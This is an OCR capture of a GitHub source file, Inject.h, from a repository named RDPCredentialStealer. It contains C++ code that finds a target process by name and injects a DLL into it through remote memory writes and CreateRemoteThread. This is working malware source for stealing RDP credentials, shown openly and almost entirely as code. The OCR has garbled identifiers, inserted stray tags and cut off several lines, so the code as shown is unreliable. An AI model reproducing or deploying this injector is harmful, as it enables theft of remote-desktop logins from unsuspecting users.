

https://github.com/S12cybersecurity/RDPCredentialStealer/blob/1b8947cdd065a06c1b62e80967d3c7af895fcfed/APIHookInjectorBin/APIHookInjectorBin/Inject.h#L2





```
#include <windows.h>
           #include <stdio.h>
           #include <tlhelp32.h>
           #include <iostream>
     6
           using namespace std;
RDPCredentialStealer / APIHookInjectorBin / APIHookInjectorBin / Inject.h
                                                                                             ↑ Top
                                                                                      Code
         Blame
                 54 lines (46 loc) · 1.77 KB
               HANDLE nsnap = Createlooineip32snapsnot(IH32CS_SNAPPROCESS, 0);
   11
   12
               PROCESSENTRY32W pe32;
   13
               pe32.dwSize = sizeof(PROCESSENTRY32W);
   14
               if (Process32FirstW(hSnap, &pe32) != FALSE) {
   15
                   while (pid == 0 && Process32NextW(hSnap, &pe32) != FALSE) {
   16
                       if (wcscmp(pe32.szExeFile, procName) == 0) {
   17
                           pid = pe32.th32ProcessID;
   18
                       }
   19
                   }
   20
               }
   21
               CloseHandle(hSnap);
   22
               return pid;
   23
           }
   24
           bool DLLinjector(DWORD pid, const wchar_t* dllPath) {
               typedef LPVOID memory_buffer;
   26
   27
   28
               HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
   29
               if (hProc == NULL) {
                   cout << "OpenProcess() failed: " << GetLastError() << endl;</pre>
   30
   31
                   return false;
   32
               }
   33
   34
               HMODULE hKernel32 = GetModuleHandleW(L"Kernel32");
   35
               FARPROC lb = GetProcAddress(hKernel32, "LoadLibraryW");
   36
               memory_buffer allocMem = VirtualAllocEx(hProc, NULL, wcslen(dllPath) * sizeof(wchar
   37
               if (allocMem == NULL) {
   38
                   cout << "VirtualAllocEx() failed: " << GetLastError() << endl;</pre>
   39
                   return false;
   40
   41
               WriteProcessMemory(hProc, allocMem, dllPath, wcslen(dllPath) * sizeof(wchar_t), NUL
   42
               HANDLE rThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)lb, all
   43
               if (rThread == NULL) {
   44
                   cout << "CreateRemoteThread() failed: " << GetLastError() << endl;</pre>
   45
                   return false;
   46
               }
   47
               cout << "Code Injected";</pre>
   48
   49
   50
               CloseHandle(hProc);
   51
               FreeLibrary(hKernel32);
    52
               VirtualFreeEx(hProc, allocMem, wcslen(dllPath) * sizeof(wchar_t), MEM_RELEASE);
   return true;
   54 }
```